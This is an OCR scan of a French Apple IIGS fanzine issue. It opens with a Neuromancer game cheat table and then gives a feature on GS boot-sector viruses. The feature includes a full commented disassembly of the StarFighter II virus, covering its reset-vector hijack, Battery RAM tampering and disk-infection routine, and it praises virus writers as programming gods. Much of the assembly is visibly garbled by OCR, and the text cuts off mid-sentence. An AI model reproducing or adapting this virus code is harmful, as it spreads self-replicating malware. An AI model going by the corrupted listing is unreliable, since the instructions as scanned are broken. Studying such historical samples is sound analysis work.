1-384-32	Eastern Sea Bod	EASTSEABOD	LONGISLAND	Comlink 5.0 ThunderHead 2.0	
5-384-320	Bank	BANKGEMEIN	EINTRITT VERBOTEN		
1-480-80	Tozoku	YAKUZA	YAK	Decoder 1.0 Comlink 5.0 Drill 2.0 BlowTorch 3.0 BlowTorch 1.0 Acid 1.0	
1-208-288	Musabori	MUSABORIND	SUBARU	Kuang Eleven Greystoke	
2-112-240	FUJI	FUJI	ROM CARDS UCHIKATSU		
0-32-64	Consumer Review	CONSUMEREV	REVIEW		
0-288-32	Regular Fellow	REGFELLOW	VISITOR MEMBER	Scout 1.0 Probe 3.0 BattleChess 2.0	
5-336-368	Bank of Zurich	BOZOBANK	Pas de PassWord ! Utilisez le Sequencer		
1-416-112	Justice	JUSTICE	Idem		

Les autres bases de données ne sont pas accessibles à partir du réseau habituel. Il est indispensable de passer par la matrice.

Coord.	Nom	Logiciels	IA
3-336-160 Gold	Bank of Berne	AmorAll 1.0, Probe 10.0 Slow 3.0	
3-464-160	Screaming Fist	DepthCharge 3.0, Slow 3.0 Python 3.0, KGB 1.0 ArmorAll 1.0, EasyRider 1.0	
3-336-240	DARPO	ThunderHead 3.0, Injector 3.0 Jammies 2.0, Concrete 2.0 Drill 3.0	
3-432-240	Turing	Pas de logiciels, mais remise à niveau des Chips 'Special IA'	

3-288-288	Free Sex Union Xaviera	
4-160-320	Gridpoint	Jammies 3.0, ThunderHead 3.0 Hammer 5.0, Injector 3.0 ArmorAll 2.0
4-48-320	Sense Net	Pas de softs, mais code d'accès de divers constructs.
5-448-320	I.N.S.A	ArmorAll 3.0, Hammer 6.0 Logic Bomb 3.0, Injector 5.0 DoorStop 4.0
5-416-368	Nihilist	Python 5.0, Slow 4.0 Acid 3.0
6-112-480	Maas Biolab Sangfroid	Pas de logiciels, mais désactivation des défenses
5-384-288	Bell Europa	ThunderHead 4.0, Acid 5.0
6-112-416	KGB Lucifer	Il y a des softs, mais je ne sais plus lesquels.
7-336-464	Phantom Phantom	Hamlock
7-384-432	Tassier Ashpool WinterMute	
7-432-464	Allard Tech Neuromancer	

#### Liste des IA :

IA	Force	Faiblesse
Chrome	48	Philosophy
Morphy	96	Logic
Sapphire	192	Sophistry
Bai	384	
Xaviera	768	Phenomenology
Gold	1536	Philosophy
Lucifer	3072	Logic
Sangfroid	6144	Phenomenology
Wintermute	12288	Sophistry
Phantom	24576	BattleChess 4.0
Graystoke	49152	Hamlock
Neuromancer	49152	Kuang Eleven
Chips		+ Tous les autres

#### La puissance des ICE varie selon la zone:

Zone 0 : De 36 à 132  
 Zone 1 : 1500  
 Zone 2 : 2000  
 Zone 3 : 4000  
 Zone 4 : 8000 à 10000  
 Zone 5 : 10000  
 Zone 6 : 11000  
 PPZone 7 : 20000

Je recherche desesperement des solutions de game a tout  
poils.... alors si vous en avez une, indiquez-le moi.... Thanks

# DOSSIER

## LES VIRUS DANGER

## FIDELITE

Dans chaque numero vous retrouverez, un dossier, une enquete sur un sujet, concernant tout le monde (enfin on va essayer).  
Pour le moment on va causer Virus. Maintenant essayez-vous confortablement, et passons a l'attaque...

### PROLOGUE

Si vous desirez en connaitre plus sur les virus je vous indique quelques articles ou ouvrages sur les virus:

- Micro systeme n.101, Mega dossier sur les Hackers et un bout sur les virus.
  - SUM n.66 "L'affaire des Virus", No comment.
  - SUM n., Les Bugs, Interressant.
  - Icones n.16, Simple, petite revue du Mac
  - Mic Mac n.89, cool et puis c'est une super revue.
- Et pleins d'autres (mais le fumisme me gagne...)

De plus il existe dans la collection QUE SAIS-JE ? LA CRIMINALITE INFORMATIQUE ne concernant pas les virus, mais tres enrichissant.  
Et puis les grands groupes sur GS, et puis nous on vous repondra, Y'a pas de probleme...

### INTRODUCTION

Ce dossier est dirige par Hibble, Ferox pour les renseignements techniques, et Bandit II pour la partie Preservatif !

La couverture du journal et les illustrations viennent de l'Excellente BD, LE NON SENS DE LA VIE. Par Alan Morris et Alan Davis

Pour le titre du dossier, je n'ai pas indique qu'il s'agissait uniquement des virus sur GS, donc les generalites, genre : types de virus sur IBM... on s'enfout (le contraire aurait ete etonnant?).

Les virus sur GS ils y en a peu, et ils sont loin d'etre dangereux, et a la rigueur les revendeurs pourraient se servir de cet argument beton vu que ce sujet est la psychose a la mode. M'enfin ne nous egarons pas. Donc je disais qu'ils sont peu nombreux. Pourquoi ? Du fait de l'architecture du GS ? Du fait de la prise de conscience des utilisateurs ? Enfin restons-en la, concentrons-nous uniquement sur les Virus... Qui mais voila le premier dileme (ce dileme s'adresse uniquement a moi, donc ne lisez pas la parenthese...) Je me pause la question comment entamer ce dossier?... (La reponse suit).

Il y a deux types de virus: les virus *fichiers* et les virus *boot*. Je pense preferable de commencer l'article par les virus *boot*, puis plus tard les virus *fichiers*.

Il peut vous paraître etonnant que les virus *boot* sont uniquement "made in france" jusqu'a preuve du contraire. Ces virus voyage un peu partout dans la galaxie. Ces virus Combien sont-ils? Circulent-ils ?

Ils sont quatre, Load Runner, Starfighter II, Odyssey 2001, Apocalypse I. Ils circulent alors qu'il existe deux bons anti-virus, Spy Check Up et Deverminator II donc un probleme: le reflexe de tester ces disquettes avec anti-virus apres nos nombreuses copies de sauvegardes ! Ce reflexe n'existe pas pour certain d'entre-nous. Mais qu'on se calme nos virus ne sont pas dangereux (je me repete), sauf Apocalypse, qui peut-etre detruit par Spy Check Up uniquement. Si vous voulez vous proteger correctement, lisez le precieux article de Bandit II (plus loin).

Mais Pour l'instant passons a l'historique (sans transition comme dirait l'aut' guignol de la tele)

# HISTORIQUE

Ma premiere phrase de ce chapitre sera : Ne t'inquiete pas je vais essayer de faire plus Virus-Apple que les historiques SUMS virusiens...

L'idée des virus est assez ancienne, et oui, ça date des années 60 (les yéyés !), ça vient des fous maniaques de la science-fiction (genre Star-Trek). C'est dans les années 70, que l'on peut voir leurs premières apparitions sur l'ordinateur. Le premier virus s'appelle 'Creeper' (Bestiole rampante), quel idée ces programmeurs ma pauvre dame ! Et le mec qui a fait ça, ce truc, c'est Bob Thomas de BBN ce virus se baladait (il ne se multipliait pas) dans le réseau ARPAnet, fonda par le Pentagone, il affichait "Je suis Creeper, attrapez moi si vous le pouvez !" marrant, non ?

La version évoluée permis aux virus de se développer, le premier de cette race a été écrit par Ray Tomlinson (Merci à toi).

Les anti-virus étaient bien différents de nos Dæmonator et Spy Check Up nationaux... ils fonctionnaient sur le même principe de 'Creeper', c'est à dire : en se baladant à la recherche du méchant Creeper...

Après 1974 la mega évolution, la reproduction "croyez et multipliez"... puis après les jours et les semaines passeront et nous arrivons au premier virus Apple. Connaissiez vous 'Elk-Cloner' (moi non plus) et ben c'est le premier virus sur Apple II, apparu en 1981, il s'tapait l'incrûte dans le Dos pour effectuer des commandes genre RUN,LOAD... ce virus était très cool. Il se contentait d'écrire un poème... Nous arrivons sur GS, au notre premier 'virus' si on peut dire virus ce nommait 'piège à con' et je ne connais pas beaucoup de monde qui ne soit pas tombés dans ce piège à ... Piège à con 1986 Doc on the Rock GS I... Arriva ensuite les virus boot @ : Load Runner, Odyssey 2001, Starfighter, puis Apocalypse. Parallèlement aux états-unis : les virus riches Cyberaids, Festering-Hate, et Screen Blanker.

## Paradoxe:

"Les virus sont efficaces quand leur auteur est incapable de fabriquer un vaccin." Un programmeur inapte à dominer sa création est-il intelligent ? Un auteur de virus peut-il donc être intelligent ?

# LES VIRUS BOOT @

Notre GS aime, possède deux sortes de virus bien différents de part leur action, de même taille, de même amorce, mais c'est après qu'on s'aperçoit de leurs différences... Les virus se contentant uniquement de se manifester. Je les appellerai les 'inoffensifs'.

## LES INOFFENSIFS

Ils représentent pour l'instant les 3/4 de nos virus, immoralement on pourrait dire qu'ils leurs manquent le p'tit plus, l'auto-suicide, l'automatik destroying... Ces virus répondent aux noms de Load Runner, Starfighter II & Odyssey 2001.

### LOAD RUNNER :

Load Runner est le premier virus boot @ du GS, il y a été conçu par Les Artistes Associés en 1988. Il est d'apparence très clean, complet, et de programmation sympathique. Un grand bravo aux Artistes. Quelques caractéristiques pour pouvoir le situer correctement. Ce virus agit forcément (uniquement) sur le slot 5 device 1. Si vous branchez votre drive sur le slot 7, vous ne serez pas contaminer, ceci est relativement chiant...

Ce virus vectorise le control-Reset en \*E1/1688. Quant il se déclenche : une alarme et un compte à rebours vous donnent une petite frayeur.

À noter aussi que ce virus s'auto-detruit machamment (sans laisser de trace (il installe des zéros partout sur son territoire)), contrairement à Apocalypse I qui s'efface plus sympathiquement... une histoire au sujet de Load Runner.

Lorsque ce cher virus débarqua sur le nouveau continent, il fit frayeur. Le texte de ce virus est écrit en français, ceci ne voulant rien dire pour nos Américains. Ils se sont donc lancés dans le Français en 5 leçons. Ils réussissent à traduire une grosse partie, mais il manquait un détail... voici l'erreur :

le texte disait : "Le premier virus non destructeur sur GS". Et eux ils l'ont traduit par : "Le premier virus indestructible sur GS" (étonnant ! non ?). Et là ils ont eu les boules. La bidouille avec la Pomme-Control-Reset concordait bien avec leurs traductions. Ils ont pu dormir en paix, en remarquant que sur les copies et anti-virus français il y avait écrit "Virus Load Runner detected"

Avoir le virus de l'informatique c'est bien, En choper un l'est nettement moins.

#### ODYSSEY 2001 :

Odyssey 2001 est plus banal exterieurement, balancant un petit message sympa, lors de sa mise en action. Mais c'est en l'examinant que l'on s'aperçoit de certains details sont tres marginaux.

-Il est deja tres rare, il a du agir seulement sur son auteur (ca c'est marginal !). Est-ce que ce virus etait destine a etre-distribue? On peut se poser la question (Premierement: parce que je n'ai pas pose de questions depuis plusieurs lignes et deuxiemement parce que c'est une bonne question!). Ce virus est donc un marginal dans son fonctionnement. Il impose des contraintes sur la machine en impliquant qu'il etait sous un OS, ROM 01 (appel des tools ...) en \$FE/\$00AF) en bref il ne respectait pas les protocoles. Moralite sur la ROM 03, il plante vu que les adresses des tools en ROM 03 sont differentes. Il affichait son message en SHOR (avec QuickDraw = utilisation des Tools (arghhhh...!))

#### STARFIGHTER II :

Nous allons rentrer dans les details dans quelques instants, avec le virus StarFighter II, desassemble par notre Traceur fou: Ferox.

Si la lecture du source ne vous interesse pas, je vous donne quelques renseignements a son sujet: Certainement programme par le FUCK, ce virus respecte tous les protocoles peripheriques. Il agit rarement: uniquement apres 19 heures et toutes les 9 infections de disquettes non infecte (Glups)...

Voici donc comme tout le monde le desire (enfin esperons le) le source de Starfighter II est commente par notre Ferox sous Merlin 8/16. Virus qui a certainement ete cree par le FUCK sous Merlin

Eh T'as vu ?? non ! il me reste de la place pour y mettre quelque chose. Il pourrait y avoir ta publicite...  
Au lieu d'y mettre une prose insignifiante...

*Ba1 : PHOENIX CORP. ou Nibble*

LEI OFF

```

*
* StarFighter II Virus.
*
* Disassembled by FEREX - (c) 1990 Phoenix corp.
*
*
* Zero page addresses (FromDOS Handler calls) :
*
* - $42      : Command (1 = Read, 2 = Write)
* - $43      : DCB50000
*             : ( Slot * 16 + Drive-1 * 128)
* - $44/$45 & $46/$47 : Read / Write buffer address
* - $46/$47   : Block #
* - $48/$49   : Pointer to the device Handler
*

```

ORG \$0800

-----Source-----

```

Command      = $42
Unit         = $43
Buffer1      = $44
Buffer2      = $46
BlockNum     = $46
HandlerPtr   = $48

```

-----Boot-----

```

* Block 0 of the virus is a modified standard boot
* Block: The modifications appear between stars-filled
* lines.

```

```

HOB00      HEX 01      ; Of course...

          BEQ          ;
          BCS Start    ; Branch always
          JMP Error     ; Should never get there!

Start      SEI          ; No interrupts

          STX Unit      ; X = D8B50000

          CMP #003      ; For 5/25 Only
          PHP           ; (at boot time,
                        ; A: last read sector #)

          TXA
          AND #070      ; Boot slot # * 16
          LSR
          LSR

```

```

LSR
LSR
ORA #00          ; High byte of Handler
STA HandlerPtr+1; address ($Cn).
LDY #FF
STY HandlerPtr ; $48 = $CnFF
PLP
INY              ; Y = 0 ($FF+1)
LDA (HandlerPtr),Y ; LDA $CnFF.
BNE Not5_25      ; Branch if $CnFF
                  ; <> 0 (if not 5/25)

```

```

BCS BootRead    ; Branch if sectors
                  ; 0 to 3 are read

```

```

LDA #003        ; Read until sector 3
STA HOB00        ; (Blocks 0 & 1)
END #00          ; at $0700 & above
LDA HandlerPtr+1
PMA
LDA #0EB
PMA
RTS              ; Jump to $0EB0
                  ; (5/25 Handler)

```

```

* Relocation and modification of the ROM 5/25 Loader
* in order to read the boot file as with the SmartPort

```

```

BootRead     STA #40      ; Relocation
             STA HandlerPtr
             LDY #0E
:SetLoader   LDA (HandlerPtr),Y
             STA Loader5_25,Y
             INY
             CPY #0EB
             BNE :SetLoader

```

```

LDX #006      ; Modification
LDY Index,X
LDA Modifs,X
STA Loader5_25,Y
LDA Code,X
STA Loader5_25+$0,X
DEX
BPL :Modif+Loop

```

```

LDA #XHandler5_25
STA HandlerPtr-1
LDA #XHandler5_25

```

\* Main Directory reading routine.

```

Not5_25     LEI #000
            CMP #0FF
            BCS :Error

```



	STA HandlerPtr		CMP BootFile,i	
	STY Buffer2		BNE :Loop1	; If not the same,
	STY \$4A		DEY	; check next entry
	STY \$4C		BPL :Loop2	
	STY \$4E		LDY #16	
	STY BlockNum-1		LDA (\$4A),Y	; File length
	INY			; in memory pages
	STY Command ; Command = 1		LSR	; File length
	; (Read)			; in blocks
*	*****		ADC TotalBlocks	
	NOP ; was INY (To begin		STA TotalBlocks ; Total blocks	
*	***** ; by block 2only)		LDY #11	
	STY BlockNum ; Then, begin		LDA (\$4A),Y	; Index block # low
	; by Block 1 (Values)		STA BlockNum	
*	*****		INY	
	LDA #0A ; was LDA #40C		LDA (\$4A),Y	; Index block # high
*	***** ; (To read at \$0C00)		STA BlockNum+1	
	STA Buffer2+1 ; Read virus at \$0A00		LDA #400	; Read index block
	STA \$4B			; at \$1E00
			STA \$4A	
			LDY #15	
:DirLoop	JSR Handler		STY \$4B	; Pointer to data
	BCS BootFailed			; blocks low byte
	INC Buffer2+1		STY Buffer2+1	
	INC Buffer2+1		INY	
	INC BlockNum		STY \$4D	; Pointer to data
	LDA BlockNum			; blocks high byte
	CMP #406 ; Blocks 2 to 5 read ?			
	BCC :DirLoop ; If not, continue			
	LDA \$0C00			
	ORA \$0C01 ; Valid key block ?			
:Error	PNE BootFailed ; If not, error	ReadBootFile	JSR Handler	
		BootFailed	BCS Error	
			INC Buffer2+1	; Increasing buffer
				; adress for
			INC Buffer2+1	; next block
		:Loop	LDY \$4E	
			INC \$4E	
			LDA (\$4A),Y	; LBW byte of
:Loop1	LDA \$4A ; File entry		STA BlockNum	; next block #
:KeyBlock	CLC ; offset calculation		LDA (\$4D),Y	; High byte of
	ADC \$0C25		STA BlockNum+1	; next block #
	TAY		ORA (\$4A),Y	; Block # = 0 ?
	BCC :Good		PNE :ReadBlock ; If not, read it	
	INC \$4B ; Next memory page		LDX #401	
	LDA \$4B		LDA #400	; If block # = 0,
	LSR ; Next block ?			; then fill
	BCS :Good ; Branch if not.		TAY	; buffer with zeros.
	CMP #40A ; End of directory ?		STA (Buffer2),Y	; If boot file
	BEQ Error ; If so, error.	:ClearLoop		; is a Spare File)
	LDY #404		INY	
:Good	STY \$4A		BNE :ClearLoop	
	LDA BootFile		INC Buffer2+1	
	AND #40F ; Name Length		INC Buffer2+1	
	TAY		DEX	
:Loop2	LDA (\$4A),Y ; Names comparison		BPL :ClearLoop	

```

SEC
LDA Buffer2+1
SEC #04
STA Buffer2+1
:ReadBlock DEC TotalBlocks ; End of file ?
BNE ReadBootFile ; If not...

```

```

:Jump CLI

```

```

* *****
JMP Virus ; Was JMP $2000
; Now jump
; to virus at $0A00
* *****

```

```

Error JMP Unable
TotalBlocks HEX 02

```

\* Seek routine (track change)

```

Seek LDA #55
Seek1 AND #03
ROL
ORA #2B
TAX
LDA #C0B0,X
LDA #02C
LDX #011
:SeekLoop1 DEX
:SeekLoop2 BNE :SeekLoop2
SEC #01
BNE :SeekLoop1
LDX #2B
RTS

```

\* 5/25 Handler

\* Boot file name. Can be anything, in fact.

```

BootFile DFB #2B
ASC 'PRODOS'

```

```

Handler5_25 LDA BlockNum ; Calculation of track
; and sector #
AND #07 ; from the block #
CMP #04
AND #03
PHP
ASL
PLP
ROL
STA #3D
LDA BlockNum-1
LSR
LDA BlockNum
ROR
LSR
LSR
STA #41
ASL
STA #51
LDA Buffer1+1
STA #27
LDX #25
LDA #C0B9,X ; Motor On
JSR ReadSector
INC #27
INC #3D
INC #3D
BCS :Error
JSR ReadSector
LDY #C0B9,X ; Motor Off
RTS

```

\* PRODOS Handler call.

```

Handler LDA Buffer2
STA Buffer1
LDA Buffer2+1
STA Buffer1+1
JMP (HandlerPtr)

```

\* Offsets and bytes to modify in the 5/25  
\* loading routine.

```

Indexs DFB #0B,$1E,$24,$3F,$4E,$47,$76
Modifs DFB #F4,$D7,$D1,$B6,$AB,$B4,$AD
Code LDX #2B
CLC
RTS
JMP ReadSector

```

\* Program gets there if any error occurred while  
\* trying to load the boot file.

```

Unable JSR $F05B
LDY #014
:Loop LDA :UnableTxt,Y
STA $0EB1,Y
DEY
BPL :Loop
JMP :Stop
:UnableTxt ASC "UNABLE TO LOAD PRODOS"

```

```

:Error LDY #C0B9,X ; Motor Off
End RTS

```

\* Sectors reading & decoding routines

```

ReadSector LDA #40

```

```

        ASL
        STA $55
        LDA $500
        STA $54
;Loop1
        LDA $53
        STA $50
        BEQ $51
        BEQ :TrackOk
        BCS :Backward
        INC $53
        BCC :Forward
;Backward
        DEC $53
;Forward
        SEC
        JSR Seek
        LDA $50
        CLC
        JSR Seek1
        BNE :Loop1
;TrackOk
        LDY #$7F
        STY $52
        PHF
;Loop2
        PLP
        SEC
        DEC $52
        BEQ End
        CLC
        PHF
        BEY
        BEB :Loop2

```

Loader5\_15 DS \$40 ; From this address  
 \* will be but the relocated ROM routines for 0125  
 \* sector read.

```

* *****
H09FF DFB $10 ; Verification byte
* ***** ; used by Starlighter

```

-----Block 1-----

OR5 \$E10400

-----Equates-----

ResetVect = \$E1168E

-----Program-----

Virus JMP VStart

\* Just a few strings to make user believe  
 \* that it's a standard Apple /// boot block (?)

```

        ASC 'SOS BOOT 1.1 '
        DFB $A
        ASC 'SOS.KERNEL '
        ASC 'SOS KERNEL'
        ASC 'I/O ERROR'
        DA $8
        ASC 'FILE 'SOS.KERNEL' NOT FOUND'
        DA $25
        ASC 'INVALID KERNEL FILE!'
        DA $0

```

\* Infection counter and virus identification byte 01.

```

InfectCount DA $0000
IDByte DFB $10

```

\* Start of virus universe...  
 \* Ram infection routine. First verifies if Starlighter  
 \* is already in ram.

```

VStart CLC
        XCE
        BEP $430
        LDAL ResetVect
        CMP $440 ; Reset already
                    ; patched ?
        BNE :NotPatched ; If so, do it.
        LDAL IDByte
        CMP $09FF ; SF 11 already
                    ; there ?
        BCS :IsThere ; If so, don't do.
;NotPatched
        REP $30
        LDA $01FF
        LDY $0400
        TXI
        MVN 0,Virus ; Move to new c
;IsThere
        REP $30
        JMPL :PatchReset ; And jump to it.
;PatchReset
        LDA ResetVect
        CMP $Reset+256-$40 ; Reset
                    ; correctly set
        BEB :Return ; If so, return
                    ; to boot file.
        LDA ResetVect
        STA OldReset
        LDA ResetVect+1 ; Set old vecto
                    ; value.
        STA OldReset+1 ; For jump at =
        LDA #Reset
        STA ResetVect+1 ; And set it
                    ; with new.

```

```

;Return      SEP    #31                      REF    #30
;XCE          ; Emulation mode              LDA    #45E2
;LDA    #44C    ; 16 bits JMP              STA    1400E1    ; Disable BRAM Write routine
;              ; instruction code            HEX    2C    ; Skip next instruction
;              ; Friend                      STAL    #E007E9    ; '' instead of ROM version
;              ; End                        ; at boot time.
;              ; B = 0                      PLB          ; Restore databank
;              ; Return to boot            JMPL    #FF0232    ; And jump back to old reset
;              ; file.

```

(\* New Reset routine.

\* Check the format of the clock in the Control Panel.  
 \* If set to 24h and YY/MM/DD, disk infection is not  
 \* performed and 'ROM version' appears at bottom  
 \* of screen.

```

Reset      MX      0
;PHB          ; Save data bank
;PHK
;PLB          ; Set it to virus
;              ; bank (usually $E1)
;LDA    #40102
;CMP    #02F4    ; Clock format YY/MM/DD
;              ; and 24 hour ?
;BEQ    :Friend    ; If so, end.
;STZ    #0FB6
;LDA    #401FF
;LDX    #Virus
;TXV
;MVN    Virus.0    ; Move to bank zero
;JSL    InfectDisk    ; Proceed disk
;              ; infection
;PHK
;PLB
;LDA    InfectCount
;AND    #40007
;BNE    :End
;PHA          ; Get here after 8,16
;PHA          ; 24.32...infections.
;PHA
;PHA
;LDX    #40B03    ; _ReadTimeHex
;JSL    $E10000
;PLX
;PLA          ; Keep time
;PLX
;PLX
;AND    #400FF
;CMP    #40013    ; 7 pm ?
;BCC    :End      ; If less, end.
;STZ    #02DA    ; Black text color
;STZ    #02DB    ; Black background color
;STZ    #02DE    ; Sound volume to zero
;REF    #30
;LDA    #408
;STA    #02EE    ; Startup on RAM-Disk
;JSL    #E10050    ; Write BatteryRAM

```

\* Disk infection routine.

\* Test whenever present disk has a standard boot.

\* If so, infect it. If no, don't.

```

InfectDisk = #4FFFFF
;PHD
;INC          ; #4FFFFF after the MVN
;PHA          ; So, 0 is set to zero here.
;PLB
;SEP    #31
;XCE          ; Emulation mode
;LDAL    #E102E8    ; Get StartUp slot
;BEQ    :Scan    ; If Scan, Infect
;CMP    #405
;BNE    :End      ; If not SmartPort, stand...
;LDA    #401
;STA    Command    ; ReadBlock command
;LDA    #450
;STA    Unit        ; Slot 5, Drive 1
;LDA    #40C
;STA    Buffer1+1
;STZ    Buffer1      ; Read at 40C00
;STZ    BlockNum
;STZ    BlockNum+1    ; Read block 0
;JSR    #050A        ; Call handler
;BCC    :GoodRead    ; Branch if no error
;LDA    #408
;STAL    #E102E8    ; set StartUp to RAM-Disk
;LDA    #400FF
;CMP    #410
;BCC    :Proceed    ; If less than $10,
;              ; infect anyway
;CMP    IDByte
;BCS    :End        ; If > IDByte, don't infect
;LDA    IDByte
;STA    #400FF
;LDX    #402
;DEX          ; Check if block 0 is stand
;BNI    :End
;LDA    #0C70,?
;CMP    #40E
;BEQ    :ScanInst1    ; INST ?
;CMP    #40EA
;BNE    :ScanInst1    ; or NOP ?
;LDA    #40E7,?
;CMP    #40E
;BCC    :ScanInst2

```

```

                                CMP    #$0A      ; or LDA #$0A ?
                                BNE     :End
:Scorinat2                     LDA     #$EA
                                STA     $0C70.X    ; Set NOP
                                AND     #$0F
                                STA     $0C74.X    ; Set LDA #$0A
                                CPX     #$00
                                BNE     :SSOS_2_0  ; X shows wich standard boot
                                                ; it is.
                                STA     $0C7E
                                HEX     AF        ; Skip next instruction
:SSOS_2_0                     STA     $0D1B        ; Set JMP $0A00
                                INC     Command    ; WriteBlock command
                                JSR     $050A        ; Call handler
                                BCS     :End        ; If error, end.
                                LDA     #$0A
                                STA     Buffer1+1   ; Write from $0A00 (virus)
                                INC     BlockNum    ; Block 1
                                INC     InfectCount ; Increase infections
                                                ; counter
                                JSR     $050A        ; Call handler
:End                           DLD
                                ACE                ; Native mode
                                REP     #$30
                                PLD
                                RTL                ; End of infection.

```

\* What's this funky stuff ?  
 \* Maybe a coded signature... Try to guess.

```

HEX    A9E3AE
REV    "Starfighter II"

HEX    FFE7F08441AC0827
HEX    9156165A8200A661
HEX    4C188E1621E19D86
HEX    4586023322475465
HEX    7867564211C74AE0
HEX    45B0423AABCE5645
HEX    62AE72A222669729
DS     $10

```

## LES BARBARES

OUF! c'est fini, gardez ce source  
precieusement car il est  
remarquablement bien fait. De  
toute facons Je vous propose de  
desassembler tous les virus  
existants sur GS, c'est tres  
enrichissant (vers blanc! (m'enfin  
Je m'egare (et il faut fermer ces  
parentheses (car comme dirait  
mon grand-pere : Les meilleures  
choses ont une fin !))). Donc  
desassembler c'est un euphemisme  
(!) c'est decortiquer qu'il faut  
dire, vois-tu cher(e) collegue de  
la pomme (qui a un gout de  
Pepsi-Cola!). Un certain pirate  
dont je ne me rappelle plus du  
nom disait une phrase que j'ai  
oubliee, mais du genre : "Il y a  
celui qui lit betement son bouquin  
sur l'assembleur comme on lit  
Paris-Match. Et il y a celui qui  
planche sur les programmes des  
autres". Voila pourquoi je  
conseille de tracer les Virus, car  
vous apprendrez toutes les ruses  
personnelles de ces fous de  
l'optimisation, et puis la fierte  
d'avoir vaincu un virus mais  
*Gloria victis...*

Maintenant nous allons passer au  
paragraphe des virus Barbares,  
pour faire ainsi la difference  
avec les virus 'inoffensifs'.

Il y en a qu'un, alors  
pourquoi au pluriel ? Tout  
simplement parce qu'il est tres  
barbare (comme ceux qui sont a  
la une des mags). Il reponds aux  
nom de Apocalypse 1, nom tres  
guerrier... Et maintenant  
accrochez-vous ! Parce que :

**LES BOULES...**  
Foncez sur Spy Check Up ou  
Copiez avec ZZ Copy v2.20, car ils  
sont les seuls remedes.  
Contrairement aux oui-dires,  
comme quoi ce petit virus  
teigneux affichait You Should  
have use Spy Check Up... il va  
loin... et oui ces oui-dire sont  
incomplets. Il modifie quelque  
chose sur vos disquettes de tres  
precieux: La Rip-Map ! et la vous  
dites : AIE !  
Si vous lisez ce roman (sans  
photos) le 1 Janvier 1991 passe  
vous avez le droit de dire : AIE  
AIE AIE ou meme Shit, dick,  
AssHole, Bitch, et j'en passe...  
Pourquoi cette poesie, me dites  
vous ? ah ben simplement parce  
que il est deja entre en action,  
(et la c'est vous qui dites Shit,  
Dick, AssHole...). (petite parenthese  
pour signaler que nous bossons  
sur un anti-virus qui lave encore  
plus blanc que blanc...). Ce virus  
est tout de meme bien ecrit.  
Tracez le...

## PHYSIONOMIE DU VIROPHILE

Qui sont-ils ces programmeurs  
malefiques ? Voici plusieurs  
hypotheses:

-Pour certains ce sont des  
revendeurs Apple qui cherchent a  
faire augmenter les ventes  
d'Apple 268...

-Pour d'autres ce sont des  
Terroristes Rebellement  
Paranoiaque ayant la psychose du  
boot GS/QS ou de F16 avec la  
personnalite d'une balle de tennis  
apres etre plonge dans l'uranium  
238 de Tchernobyl ! (ouf)

-Et il y en a se disant qu'apres  
tout ce sont des genies de la  
programmation, deriant la machine,  
lasse de faire des animés (32  
niveaux de noir representant une  
anime 3-D a temps reel sous une  
symphonie de Mozart version 90  
par Public Enemy !). Pau avoue se  
retrouver dans cette description,  
(surtout apres avoir lu le  
contenu des parentheses).

Je cheche pas a faire scandale,  
mais j'opte pour la derniere  
hypothese (enfin sans les  
parentheses, bien sur!), ceci sous  
reserve.

Les revendeurs, c'est un delire  
personnel emanant d'un liquide  
prohibe par ma mere preferée.  
Les paranos ouais bof, bof. Ca  
fait trop moraliste.

Donc reflechissons (pas trop).  
Les petits dieux : Un virus doit  
avoir comme qualite d'etre  
invisible (?), c'est a dire: optimise  
d'une maniere folle, il doit  
pouvoir se reproduire rapidement  
donc sous toutes les formes.  
Comme sous défaut connaitre  
parfaitement les failles de la  
machine et les exploiter.

Ceci revient a dire que ces  
qualites et ces défauts  
representent une Immense qualite  
(?). Je m'explique : pour les  
qualites vous etes d'accord (si,  
non retournez a la case depart  
(haha je suis tres brave). Le  
defaut represente une parfaite  
connaissance de l'ordinateur. Qui  
oserait dire que connaitre les  
bugs de sa pomme est un defaut  
? (Okay ?).

Mais alors, si un virus est d'une  
immense qualite, pourquoi on  
l'appelle : Virus ? (j'suis chiant  
avec mes questions...) Remarquement  
on devrait tous les...garder  
fierement et creer des  
Protecteur-Virus au lieu d'Anti  
Virus !

Ouais la je sens que vous  
geulez... et la je vous dis (car je  
n'ai pas fini): Si le virus est un  
bijoux de programmation d'ou  
vient cette appellation unanime ?  
et ben c'est la cause de  
programmeur (et c'est la que tu  
apercois, que je me contredis, que  
tu viens de lire une dizaine de  
ligne betement. (Et moi je la  
savais!)).

Bon jusqu'ici, le mec viromaniaque  
est un dieu mortel... Ceci dit ce  
dieu laisse libre cours a son  
imagination, il est dieu, megalo, il  
veut se diversifier dans l'art de  
la destruction totale, il fait vite  
parti du gang des virophiles  
dangereux... Ca arrive tres tres  
rarement sur nos GS mais ca  
marche tres bien (veuillez  
apprecier et consommer avec  
moderation).



La cote optimiste : notre dieu est toujours mégalomane, mais veut faire dans la surprise (peut-être avant de passer à la destruction...). Il nous pondre un truc fantastique, a desassembler impérativement. Le cas est fréquent sur notre GS, peut être que sur cette machine? Le mauvais cote de la chose (mais sans importance pour nous)... Si notre dieu c'est en faite déguise en dieu (Comme disait l'oncle de mon père : l'habit ne fait pas le moine !). Ce pseudo-dieu veut cree un petit virus, histoire de quelque chose. Il sait comment est organise le boot 0, il a quelques details sur la BRAM, quelques ruses d'optimisation, quelques cachets d'aspirine vitaminée. Mais il lui manque d'autres trucs : les faiblesses de la machine, et d'autres details sur le hard... C'est qu'il se dit : "Ben je vais mettre un truc qui fait peur comme ça le mec (le 